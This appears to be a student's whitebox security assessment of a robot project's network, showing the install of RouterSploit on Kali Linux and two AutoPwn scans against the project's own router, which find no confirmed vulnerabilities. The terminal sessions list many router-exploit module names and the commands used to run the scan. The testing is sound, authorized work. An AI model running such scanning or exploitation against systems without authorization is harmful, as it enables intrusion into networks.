Cyber Security

DCRC Project

Safety Course Level 4

Introduction:

Currently the robots have two raspberry pi's as described in the background of the emergency stop feature. Those pi's have static ip's assigned to them by a router that is used for the robot network. The colab localization software uses MQTT mosquito server and broker to transfer data from the tags to the colab pi's and the blackboard uses ssh to connect to the colab and robot pi. The colab is connected to the robot pi via TCP server/client. This means that there are four attack vectors on the system:

- MQTT server/broker
- Router
- TCP server/client
- SSH


The router is the first point of attack as it is the outer layer of the system. The TCP server/client and SSH connections work inside the router network so to test those we need to bypass the router first. If the router cannot be bypassed then the TCP and SSH connections are more or less safe. The MQTT server/broker is not bound to the network so it is on the same "level" as the router and doesn't depend on the router's defense. Important note that should be added here is that this is a "whitebox" test, which means that the attacker knows how the system works and what it consists of.

Execution:

First, I will try to attack the router. If we can get the admin account of the router then we will own the network and we can continue on with the TCP and SSH. The plan of approach is to use automated tools to scan it for vulnerabilities. If I find anything promising I will go in depth on it. First I have to explore the spread and then go in depth if there is anything. Another attack I will try is the Man In The Middle. All devices are susceptible to it if the protocol used is HTTP. Last attack that I will try is Denial of Service. I do not have a bot farm or multiple machines to try Distributed Denial of Service so I will stick to one machine.


1. Automated Scanning with RouterSploit

RouterSploit is an automated script for finding vulnerabilities in network devices. In order to use all of the tooling and be able to execute the attacks I needed to use Kali Linux on a virtual machine. After installing RouterSploit we run it and see the options available. We run the script on the router by specifying its ip. A disadvantage of these automated scripts is that they produce a lot of “noise” on the network and that can be bad if we are doing a “blackbox” test and we should be careful not to get caught. Currently, this is not the case as we are only interested to know the vulnerabilities in the system and not simulate an actual attack.



root@kali: ~/routersploit
File Edit View Search Terminal Help

```
root@kali:~# git clone https://github.com/threat9/routersploit
Cloning into 'routersploit'...
remote: Enumerating objects: 11, done.
remote: Counting objects: 100% (11/11), done.
remote: Compressing objects: 100% (11/11), done.
remote: Total 8474 (delta 4), reused 2 (delta 0), pack-reused 8463
Receiving objects: 100% (8474/8474), 1.76 MiB | 483.00 KiB/s, done.
Resolving deltas: 100% (6129/6129), done.
root@kali:~# cd routersploit
root@kali:~/routersploit# python3 -m pip install -r requirements.txt
Requirement already satisfied: future in /usr/lib/python3/dist-packages (from -r requirements.txt (line 1)) (0.16.0)
Requirement already satisfied: requests==2.21.0 in /usr/lib/python3/dist-packages (from -r requirements.txt (line 2)) (2.21.0)
Requirement already satisfied: paramiko in /usr/lib/python3/dist-packages (from -r requirements.txt (line 3)) (2.6.0)
Requirement already satisfied: pysnmp==4.4.6 in /usr/lib/python3/dist-packages (from -r requirements.txt (line 4)) (4.4.6)
Collecting pycryptodome (from -r requirements.txt (line 5))
  Downloading https://files.pythonhosted.org/packages/a9/49/146fe46dee2c79585e68f491b3ac5065bb2db1be191cb43a444961b12e8b/pycryptodome-3.9.4-cp37-cp37m-manylinux1_x86_6
.whl (9.7MB)
    100% |████████████████████████████████| 9.7MB 32kB/s
Installing collected packages: pycryptodome
Successfully installed pycryptodome-3.9.4
root@kali:~/routersploit# python3 rsf.py
 ______            _            _____       _       _ _
 | ___ \          | |          /  ___|     | |     (_) |
 | |_/ /___  _   _| |_ ___ _ __\ `--. _ __ | | ___  _| |_
 |    // _ \| | | | __/ _ \ '__|`--. \ '_ \| |/ _ \| | __|
 | |\ \ (_) | |_| | ||  __/ |  /\__/ / |_) | | (_) | | |_
 \_| \_\___/ \__,_|\__\___|_|  \____/| .__/|_|\___/|_|\__|
                                     | |
     Exploitation Framework for      |_|      by Threat9
            Embedded Devices

 Codename   : I Knew You Were Trouble
 Version    : 3.4.1
 Homepage   : https://www.threat9.com - @threatnine
 Join Slack : https://www.threat9.com/slack

 Join Threat9 Beta Program - https://www.threat9.com

 Exploits: 132 Scanners: 4 Creds: 171 Generic: 4 Payloads: 32 Encoders: 6

rsf > show all
exploits/routers/huawei/hg530_hg520b_password_disclosure
exploits/routers/huawei/hg520_info_disclosure
exploits/routers/huawei/hg866_password_change
exploits/routers/huawei/e5331_mifi_info_disclosure
exploits/routers/linksys/wrt100_110_rce
exploits/routers/linksys/eseries_themoon_rce
```

After getting the start screen with the logo I specify the target, which is the ip of the router and I run the script. The script looks for all kinds of vulnerabilities, from checking the default credentials (admin,admin) to path traversal and known weaknesses on specific routers like the HG250.




```
encoders/php/hex
encoders/python/base64
encoders/python/hex
encoders/perl/base64
encoders/perl/hex
rsf > use scanners/autopwn
rsf (AutoPwn) > show options

Target options:

   Name       Current settings     Description
   ----       ----------------     -----------
   target                          Target IPv4 or IPv6 address


Module options:

   Name           Current settings     Description
   ----           ----------------     -----------
   vendor         any                  Vendor concerned (default: any)
   http_use       true                 Check HTTP[s] service: true/false
   http_ssl       false                HTTPS enabled: true/false
   ftp_use        true                 Check FTP[s] service: true/false
   ftp_ssl        false                FTPS enabled: true/false
   ssh_use        true                 Check SSH service: true/false
   telnet_use     true                 Check Telnet service: true/false
   snmp_use       true                 Check SNMP service: true/false
   threads        8                    Number of threads


rsf (AutoPwn) > set target 192.168.1.1
[+] target => 192.168.1.1
rsf (AutoPwn) > run
[*] Running module scanners/autopwn...

[*] 192.168.1.1 Starting vulnerablity check...
[-] 192.168.1.1:80 http exploits/generic/heartbleed is not vulnerable
[-] 192.168.1.1:80 http exploits/routers/huawei/hg530_hg520b_password_disclosure is not vulnerable
[-] 192.168.1.1:80 http exploits/routers/huawei/hg866_password_change is not vulnerable
[-] 192.168.1.1:80 http exploits/routers/huawei/e5331_mifi_info_disclosure is not vulnerable
[-] 192.168.1.1:80 http exploits/routers/linksys/eseries_themoon_rce is not vulnerable
[-] 192.168.1.1:80 http exploits/routers/linksys/wrt100_110_rce is not vulnerable
[-] 192.168.1.1:80 http exploits/generic/shellshock is not vulnerable
[-] 192.168.1.1:22 ssh exploits/generic/ssh_auth_keys is not vulnerable
[-] 192.168.1.1:80 http exploits/routers/linksys/smartwifi_password_disclosure is not vulnerable
[-] 192.168.1.1:80 http exploits/routers/linksys/wap54gv3_rce is not vulnerable
[-] 192.168.1.1:80 http exploits/routers/linksys/1500_2500_rce is not vulnerable
```




```
[-] 192.168.1.1:80 http exploits/cameras/honeywell/hicc_1100pt_password_disclosure is not vulnerable
[-] 192.168.1.1:80 http exploits/cameras/jovision/jovision_credentials_disclosure is not vulnerable
[-] 192.168.1.1:80 http exploits/cameras/siemens/cvms2025_credentials_disclosure is not vulnerable
[-] 192.168.1.1:80 http exploits/cameras/avigilon/videoiq_camera_path_traversal is not vulnerable
[-] 192.168.1.1:80 http exploits/cameras/multi/dvr_creds_disclosure is not vulnerable
[-] 192.168.1.1:80 http exploits/cameras/multi/P2P_wificam_rce is not vulnerable
[-] 192.168.1.1:80 http exploits/cameras/multi/jvc_vanderbilt_honeywell_path_traversal is not vulnerable
[-] 192.168.1.1:80 http exploits/cameras/multi/P2P_wificam_credential_disclosure is not vulnerable
[-] 192.168.1.1:80 http exploits/cameras/multi/netwave_ip_camera_information_disclosure is not vulnerable
[-] 192.168.1.1:80 http exploits/misc/wepresent/wipg1000_rce is not vulnerable
[-] 192.168.1.1:80 http exploits/misc/asus/b1m_projector_rce is not vulnerable
[-] 192.168.1.1:80 http exploits/misc/miele/pg8528_path_traversal is not vulnerable
[-] 192.168.1.1:80 http exploits/routers/multi/gpon_home_gateway_rce is not vulnerable
[-] 192.168.1.1:43690 custom/udp exploits/routers/huawei/hg520_info_disclosure is not vulnerable
[-] 192.168.1.1:53413 custom/udp exploits/routers/netcore/udp_53413_rce is not vulnerable
[-] 192.168.1.1:39889 custom/udp exploits/routers/dlink/dwr_932b_backdoor is not vulnerable
[-] 192.168.1.1:69 custom/udp exploits/routers/cisco/ucm_info_disclosure is not vulnerable
[-] 192.168.1.1:22 snmp exploits/routers/thomson/twg849_info_disclosure is not vulnerable
[-] 192.168.1.1:9999 custom/udp exploits/routers/asus/infosvr_backdoor_rce is not vulnerable
[*] Elapsed time: 41.7700 seconds

[*] 192.168.1.1 Starting default credentials check...
[-] 192.168.1.1:23 telnet creds/generic/telnet_default is not vulnerable
[-] 192.168.1.1:80 http creds/routers/pfsense/webinterface_http_form_default_creds is not vulnerable
[-] 192.168.1.1:21 ftp creds/generic/ftp_default is not vulnerable
[-] 192.168.1.1:22 ssh creds/generic/ssh_default is not vulnerable
[-] 192.168.1.1:80 http creds/generic/http_basic_digest_default is not vulnerable
[-] 192.168.1.1:80 http creds/cameras/basler/webinterface_http_form_default_creds is not vulnerable
[-] 192.168.1.1:80 http creds/cameras/canon/webinterface_http_auth_default_creds is not vulnerable
[-] 192.168.1.1:80 http creds/cameras/brickcom/webinterface_http_auth_default_creds is not vulnerable
[-] 192.168.1.1:80 http creds/cameras/acti/webinterface_http_form_default_creds is not vulnerable
[-] 192.168.1.1:80 http creds/cameras/axis/webinterface_http_auth_default_creds is not vulnerable
[-] 192.168.1.1:80 http creds/routers/asmax/webinterface_http_auth_default_creds is not vulnerable
[*] Elapsed time: 0.0200 seconds

[*] 192.168.1.1 Could not verify exploitability:
 - 192.168.1.1:80 http exploits/routers/dlink/dsl_2740r_dns_change
 - 192.168.1.1:80 http exploits/routers/dlink/dsl_2730b_2780b_526b_dns_change
 - 192.168.1.1:1900 custom/udp exploits/routers/dlink/dir_815_850l_rce
 - 192.168.1.1:80 http exploits/routers/dlink/dsl_2640b_dns_change
 - 192.168.1.1:23 custom/tcp exploits/routers/cisco/catalyst_2960_rocem
 - 192.168.1.1:80 http exploits/routers/cisco/secure_acs_bypass
 - 192.168.1.1:80 http exploits/routers/shuttle/915wm_dns_change
 - 192.168.1.1:80 http exploits/routers/3com/officeconnect_rce
 - 192.168.1.1:80 http exploits/routers/billion/billion_5200w_rce
 - 192.168.1.1:80 http exploits/routers/asus/asuswrt_lan_rce
 - 192.168.1.1:80 http exploits/routers/netgear/dgn2200_dnslookup_cgi_rce
```

After the scan we can see that there are no verified vulnerabilities found on the router and that is to be expected as the router we have is a pretty good one. There is no possibility to compromise the credentials of the router nor to attack the DNS. Next thing that can be tried is getting more specific with scanning for a specific port. Again I specify the ip of the router and then the port we want to go after. I decided to go for port 80 as it is the one that is used for the HTTP/HTTPS requests and is always open.


root@kali: ~/routersploit
File Edit View Search Terminal Help

```
 - 192.168.1.1:23 custom/tcp exploits/routers/cisco/catalyst_2960_rocem
 - 192.168.1.1:80 http exploits/routers/cisco/secure_acs_bypass
 - 192.168.1.1:80 http exploits/routers/shuttle/915wm_dns_change
 - 192.168.1.1:80 http exploits/routers/3com/officeconnect_rce
 - 192.168.1.1:80 http exploits/routers/billion/billion_5200w_rce
 - 192.168.1.1:80 http exploits/routers/asus/asuswrt_lan_rce
 - 192.168.1.1:80 http exploits/routers/netgear/dgn2200_dnslookup_cgi_rce

[-] 192.168.1.1 Could not confirm any vulnerablity

[-] 192.168.1.1 Could not find default credentials
rsf (AutoPwn) > exploits/routers/dlink/dsl_2740r_dns_change
[-] Unknown command: 'exploits/routers/dlink/dsl_2740r_dns_change'
rsf (AutoPwn) > set target 192.168.1.1
[+] target => 192.168.1.1
rsf (AutoPwn) > set port 80
[-] You can't set option 'port'.
Available options: ['target', 'vendor', 'check_exploits', 'check_creds', 'http_use', 'http_port', 'http_ssl', 'ftp_use', 'ftp_port', 'ftp_ssl', 'ssh_use', 'ssh_port',
telnet_use', 'telnet_port', 'snmp_use', 'snmp_community', 'snmp_port', 'tcp_use', 'udp_use', 'threads']
rsf (AutoPwn) > set http_port 80
[+] http_port => 80
rsf (AutoPwn) > run
[*] Running module scanners/autopwn...

[*] 192.168.1.1 Starting vulnerablity check...


[-] 192.168.1.1:80 http exploits/generic/heartbleed is not vulnerable
[-] 192.168.1.1:80 http exploits/routers/huawei/hg530_hg520b_password_disclosure is not vulnerable
[-] 192.168.1.1:80 http exploits/routers/huawei/e5331_mifi_info_disclosure is not vulnerable
[-] 192.168.1.1:80 http exploits/routers/linksys/wrt100_110_rce is not vulnerable
[-] 192.168.1.1:80 http exploits/routers/huawei/hg866_password_change is not vulnerable
[-] 192.168.1.1:80 http exploits/routers/linksys/eseries_themoon_rce is not vulnerable
[-] 192.168.1.1:80 http exploits/routers/linksys/wap54gv3_rce is not vulnerable
[-] 192.168.1.1:80 http exploits/routers/comtrend/ct_5361t_password_disclosure is not vulnerable
[-] 192.168.1.1:80 http exploits/routers/linksys/smartwifi_password_disclosure is not vulnerable
[-] 192.168.1.1:80 http exploits/routers/linksys/1500_2500_rce is not vulnerable
[-] 192.168.1.1:80 http exploits/routers/thomson/twg850_password_disclosure is not vulnerable
[-] 192.168.1.1:80 http exploits/routers/zte/f460_f660_backdoor is not vulnerable
[-] 192.168.1.1:80 http exploits/routers/zte/zxhn_h108n_wifi_password_disclosure is not vulnerable
[-] 192.168.1.1:22 ssh exploits/generic/ssh_auth_keys is not vulnerable
[-] 192.168.1.1:80 http exploits/routers/zte/zxv10_rce is not vulnerable
[-] 192.168.1.1:80 http exploits/routers/dlink/dir_8xx_password_disclosure is not vulnerable
[-] 192.168.1.1:80 http exploits/routers/dlink/dwl_3200ap_password_disclosure is not vulnerable
[-] 192.168.1.1:80 http exploits/routers/dlink/dsl_2750b_info_disclosure is not vulnerable
[-] 192.168.1.1:80 http exploits/routers/dlink/dir_300_600_rce is not vulnerable
[-] 192.168.1.1:80 http exploits/routers/dlink/multi_hedwig_cgi_exec is not vulnerable
[-] 192.168.1.1:80 http exploits/routers/dlink/dir_825_path_traversal is not vulnerable
```



root@kali: ~/routersploit
File Edit View Search Terminal Help

```
[-] 192.168.1.1:80 http exploits/cameras/multi/P2P_wificam_credential_disclosure is not vulnerable
[-] 192.168.1.1:80 http exploits/cameras/multi/netwave_ip_camera_information_disclosure is not vulnerable
[-] 192.168.1.1:80 http exploits/misc/wepresent/wipg1000_rce is not vulnerable
[-] 192.168.1.1:80 http exploits/misc/asus/b1m_projector_rce is not vulnerable
[-] 192.168.1.1:80 http exploits/misc/miele/pg8528_path_traversal is not vulnerable
[-] 192.168.1.1:80 http exploits/routers/multi/gpon_home_gateway_rce is not vulnerable
[-] 192.168.1.1:43690 custom/udp exploits/routers/huawei/hg520_info_disclosure is not vulnerable
[-] 192.168.1.1:53413 custom/udp exploits/routers/netcore/udp_53413_rce is not vulnerable
[-] 192.168.1.1:39889 custom/udp exploits/routers/dlink/dwr_932b_backdoor is not vulnerable
[-] 192.168.1.1:69 custom/udp exploits/routers/cisco/ucm_info_disclosure is not vulnerable
[-] 192.168.1.1:22 snmp exploits/routers/thomson/twg849_info_disclosure is not vulnerable
[-] 192.168.1.1:9999 custom/udp exploits/routers/asus/infosvr_backdoor_rce is not vulnerable
[*] Elapsed time: 40.9200 seconds

[*] 192.168.1.1 Starting default credentials check...
[-] 192.168.1.1:80 http creds/routers/pfsense/webinterface_http_form_default_creds is not vulnerable
[-] 192.168.1.1:22 ssh creds/generic/ssh_default is not vulnerable
[-] 192.168.1.1:21 ftp creds/generic/ftp_default is not vulnerable
[-] 192.168.1.1:23 telnet creds/generic/telnet_default is not vulnerable
[-] 192.168.1.1:80 http creds/cameras/brickcom/webinterface_http_auth_default_creds is not vulnerable
[-] 192.168.1.1:80 http creds/cameras/basler/webinterface_http_form_default_creds is not vulnerable
[-] 192.168.1.1:80 http creds/routers/asmax/webinterface_http_auth_default_creds is not vulnerable
[-] 192.168.1.1:80 http creds/cameras/canon/webinterface_http_auth_default_creds is not vulnerable
[-] 192.168.1.1:80 http creds/generic/http_basic_digest_default is not vulnerable
[-] 192.168.1.1:80 http creds/cameras/acti/webinterface_http_form_default_creds is not vulnerable
[-] 192.168.1.1:80 http creds/cameras/axis/webinterface_http_auth_default_creds is not vulnerable
[*] Elapsed time: 0.0100 seconds

[*] 192.168.1.1 Could not verify exploitability:
 - 192.168.1.1:80 http exploits/routers/dlink/dsl_2740r_dns_change
 - 192.168.1.1:80 http exploits/routers/dlink/dsl_2730b_2780b_526b_dns_change
 - 192.168.1.1:1900 custom/udp exploits/routers/dlink/dir_815_850l_rce
 - 192.168.1.1:80 http exploits/routers/dlink/dsl_2640b_dns_change
 - 192.168.1.1:23 custom/tcp exploits/routers/cisco/catalyst_2960_rocem
 - 192.168.1.1:80 http exploits/routers/cisco/secure_acs_bypass
 - 192.168.1.1:80 http exploits/routers/shuttle/915wm_dns_change
 - 192.168.1.1:80 http exploits/routers/3com/officeconnect_rce
 - 192.168.1.1:80 http exploits/routers/billion/billion_5200w_rce
 - 192.168.1.1:80 http exploits/routers/asus/asuswrt_lan_rce
 - 192.168.1.1:80 http exploits/routers/netgear/dgn2200_dnslookup_cgi_rce

[-] 192.168.1.1 Could not confirm any vulnerablity

[-] 192.168.1.1 Could not find default credentials
rsf (AutoPwn) >
rsf (AutoPwn) >
